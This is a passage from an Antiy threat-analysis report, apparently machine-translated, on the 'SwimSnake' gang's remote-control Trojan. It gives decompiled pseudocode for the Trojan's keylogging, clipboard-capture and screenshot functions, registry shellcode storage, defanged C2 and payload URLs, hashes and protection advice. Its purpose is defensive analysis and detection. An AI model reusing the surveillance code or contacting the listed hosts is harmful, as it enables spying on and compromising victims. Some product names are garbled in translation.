```

Figure 3-7 Write Shellcode contents to the registry 3-7

The PE file then reads the Shellcode in the registry and executes it in memory, and writes the C2 information to HKEY _ LOCAL _ MACHINE\ SOFTWARE\ IpDates _ info.



编辑二进制数值

数值名称(N):

IpDates_info


数值数据(V):

```
0000   00 00 00 00 00 00 00 00    ........
0008   00 00 00 00 00 00 00 00    ........
0010   00 00 00 00 00 00 00 00    ........
0018   00 00 00 00 00 00 34 00    ......4.
0020   33 00 2E 00 31 00 33 00    3...1.3.
0028   35 00 2E 00 37 00 32 00    5...7.2.
0030   2E 00 31 00 32 00 34 00    ..1.2.4.
0038   00 00 00 00 00 00 00 00    ........
0040   00 00 00 00 00 00 00 00    ........
0048   00 00 00 00 00 00 00 00    ........
0050   00 00 00 00 00 00 00 00    ........
0058   00 00 00 00 00 00 00 00    ........
0060   00 00 00 00 00 00 00 00    ........
0068   00 00 00 00 00 00 00 00    ........
0070   00 00 00 00 00 00 00 00    ........
0078   00 00 00 00 00 00 00 00    ........
0080   00 00 00 00 00 00 00 00    ........
0088   00 00 00 00 00 00 00 00
```

Figure 3-8 Write C2 information in the registry 3-8

3.5 Final load

The Shellcode executes the PE file in the memory. the PE file is a DLL file. the original name is called "Login Module. Dll," and the export function is run.




名称	偏移	类型	值		
Characteristics	...	DW...	00000		
TimeDateStamp	...	DW...	c8647	2023-05-23 17:24	
MajorVersion	...	WO...	0000		
MinorVersion	...	WO...	0000		
Name	...	DW...	28352	十六进制	登录模块.dll
Base	...	DW...	00001		
NumberOfFunctions	...	DW...	00001		

□ 显示有效项

'dinal ▲	RVA	Name	
0001	0000e4c0	00028363	run

Figure 3-9 Final load information 3-9

The DLL file is remote control Trojan, with keyboard recording, clipboard monitoring, screen capture and other basic functions, and support receiving and executing a variety of remote control commands.



```
if ( byte_10031234[v5] != 0 )
{
  if ( v18 == 41 || v18 == 53 )
  {
    wsprintfW(v0, L"%s%s[", v0, &atsc[v11 / 2]);
    dword_100316E0 = 0;
  }
  goto LABEL_42;
}
if ( v18 == 57 )
{
  v12 = GetKeyState(20);
  dword_100316E4 = v12 == -127 || v12 == 1;
}
else if ( v18 == 41 || v18 == 53 )
{
  wsprintfW(v0, L"%s%s]", v0, &atsc[v11 / 2]);
  dword_100316E0 = 1;
  goto LABEL_42;
}
```

```
if ( GetTickCount() - dword_10031700 > 0x5DC )
{
  v1 = GetTickCount();
  InterlockedExchange(&dword_10031700, v1);
  OpenClipboard(0);
  v2 = GetClipboardData(0xDu);
  v3 = v2;
  if ( v2 )
  {
    Size = 2 * GlobalSize(v2) + 2;
    v4 = (const unsigned __int16 *)GlobalLock(v3);
    v5 = v4;
    if ( v4 && (int)Size < 2048 && wcscmp(v4, v22) )
    {
      memcpy_0(v22, v5, Size);
      wsprintfW(v22, L"\r\n[剪切板:]%s\r\n", v5);
      sub_10006600();
      memset(v23, 0, 0x800u);
    }
    GlobalUnlock(v3);
  }
  CloseClipboard();
}
```

```
v7 = GetDesktopWindow();
hdc = GetDC(v7);
hdcDest = CreateCompatibleDC(hdc);
v8 = GetDC(0);
v31 = GetDeviceCaps(v8, 8);
lpvBits = (double)GetDeviceCaps(v8, 118) / (double)v31;
ReleaseDC(0, v8);
if ( a3 )
{
  v9 = wDest;
  v10 = cy;
  v29 = wDest;
  v32 = cy;
}
else
{
  v11 = GetSystemMetrics(78);
  if ( a4 )
  {
    v29 = (int)((double)v11 * lpvBits) / 10;
    v12 = (int)((double)GetSystemMetrics(79) * lpvBits) / 10;
  }
  else
  {
    v29 = (int)((double)v11 * lpvBits);
    v12 = (int)((double)GetSystemMetrics(79) * lpvBits);
  }
```

Figure 3-10 Basic functions of the remote control Trojan horse 3-10

4 Inspection plan

4.1 Documents

File Path
C:\ Users\ Public\ Music\ Update\ AutoHotkey\ AutoHotkey.exe
C:\ Users\ Public\ Music\ Update\ AutoHotkey\ AutoHotkey.ahk
C:\ Users\ Public\ Music\ python\ qd. zip
C:\ Users\ Public\ Music\ python\ qd. jpg
C:\ Users\ Public\ Music\ python\ py.rar
C:\ Users\ Public\ Bandizip

4.2 Registration Form

Registration Form	Content
Hkey _ CURRENT _ USER\ Console\ 0\ d33f351a4aeea5e608853d1a56661059	Refer to Figure 3-7
Hkey _ LOCAL _ MACHINE\ SOFTWARE\ IpDates _ info	Refer to Figure 3-8

4.3 Process

Process name	Remarks
List of key audit enterprises - Terminal. exe	Smartserver Smart Port Rapid Version v 1.3
Python. exe	C:\ Users\ Public\ Music\ python\ pythonw.exe

4.4 Planned tasks

Name of scheduled task	Path to start program
Ahk	C:\ Users\ Public\ Music\ Update\ AutoHotKey\ AutoHotKey.exe

4.5 Network

IoCs
Hxxp: / / www.shuiwutl2 [.] cn
Hxxp: / / xingyuqiang1688 [.] vip / AHK.exe
Hxxp: / / 43.135.72 [.] 124 / Run.ahk
Hxxp: / / xingyuqiang1688 [.] vip / 1.ahk
Hxxp: / / 43.135.120 [.] 185 / py.rar
Hxxp: / / 43.135.72 [.] 124 / qd.jpg
Hxxp: / / xingyuqiang1688 [.] vip / resource.data
Hxxp: / / xingyuqiang1688 [.] vip / web32.exe
Hxxp: / / xingyuqiang1688 [.] vip / English.lang
Hxxp: / / xingyuqiang1688 [.] vip / ark.x64.dll
Hxxp: / / xingyuqiang1688 [.] vip / Bandizip.exe
Hxxp: / / xingyuqiang1688 [.] vip / conFigureini
Hxxp: / / xingyuqiang1688 [.] vip / 43.135.72.124.bin
43.135.72 [.] 124: 6666

5 Recommendations for protection


In response to such threats, Antiy suggested that enterprises enhance the security awareness of business personnel and reduce the possibility of the organization being attacked; deploy the Antiy terminal defense system to protect the system security in real time. Users who have not deployed Anticon may use the Anticon security threat screening tool for screening when they discover or suspect that they are attacked by the "SwimSnake" gang.

5.1 Enhance the safety awareness of business personnel

Enhance the security awareness of business personnel and reduce the possibility of the organization being attacked. When financial, customer service, sales and other personnel use instant messaging applications such as WeChat and corporate WeChat, they shall not be induced to download and run various files from unknown sources due to the nature of work and interests. The organization can consolidate the "First Line of Safety Defense" by selecting safety awareness training services.

5.2 Deploy Atriplex to strengthen the terminal file receiving and execution protection

Deploy the enterprise-level terminal defense system, and detect the unknown files received by the protection instant messaging software in real time. The ATZ-A terminal defense system uses the ATZ next-generation threat detection engine to detect unknown source files and prevent them from landing and running through the core-level active defense capability.



智甲终端防御系统

发现病毒威胁

智甲已自动处理

源文件已备份到病毒隔离区。 找回源文件

文件名称：C:\重点稽查...终端 _exe

病毒名称：Trojan/Win32.SwimSnake

风险描述：是一类危害主机安全，具有隐蔽性、非授权
Rootkit、Backdoor、Bot、Downloader、
等。


□ 不再显示

确认(19s)

Figure 5-1 Antiy IEP terminal defense system prevents malicious files from landing on the ground 5-1

5.3 Use safety threat detection tool to detect snake threat

Found or suspected of being attacked by the "SwimSnake" gang: Remote control Trojans launched by the "SwimSnake" gang during the attack; Download the safety threat detection tool (https://vs2.antiy.cn, special detection tool for "snake swimming") from the safety vertical response platform, and quickly detect and detect such threats in the face of unexpected security incidents and special scenarios. Because the attack load used by the "SwimSnake" gang is iterative faster, and the non-killing technology is continuously updated, in order to more accurately and comprehensively eliminate the threat existing in the victim host, It is suggested that the customer contact Antiy Emergency Response Team (CERT @ antiy.cn) to handle the threat after using the special inspection tool to detect the threat.



"游蛇"专项排查工具v0.12 | [redacted]

扫描结束，发现1项威胁！请关注公众号，联系安天工程师处置。

C:\Users\ [redacted]

检测对象	检测结果	处置结果
C:\Users\Public\Music\python\pythonw.exe	[PID:2292]Trojan/Win32.SwimSnake-M	

Figure 5-2 Threats detected using the "Snake Bound" special screening tool 5-2

6 IoCs

IoCs
Fa707089ecacc42d857460513b07dc1d
4b7fdcc9f207e2fcd1227b0f58f2631f
9c9253b0cb78ea2c5a76caeefdac5960
7b7a654e99f2b96c0ee114cd49bacf9a
539b6e91d0a92c999311e0d826315a07
49071b451329b2966769e35c7b75edc4
B91629da628f3ae8b22b361a0001b65c

Hxxp: / / www.shuiwutl2 [.] cn
Hxxp: / / xingyuqiang1688 [.] vip
43.135.72 [.] 124
43.135.120 [.] 185
43.135.72 [.] 124: 6666

Appendix: About Antiy

Anty is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.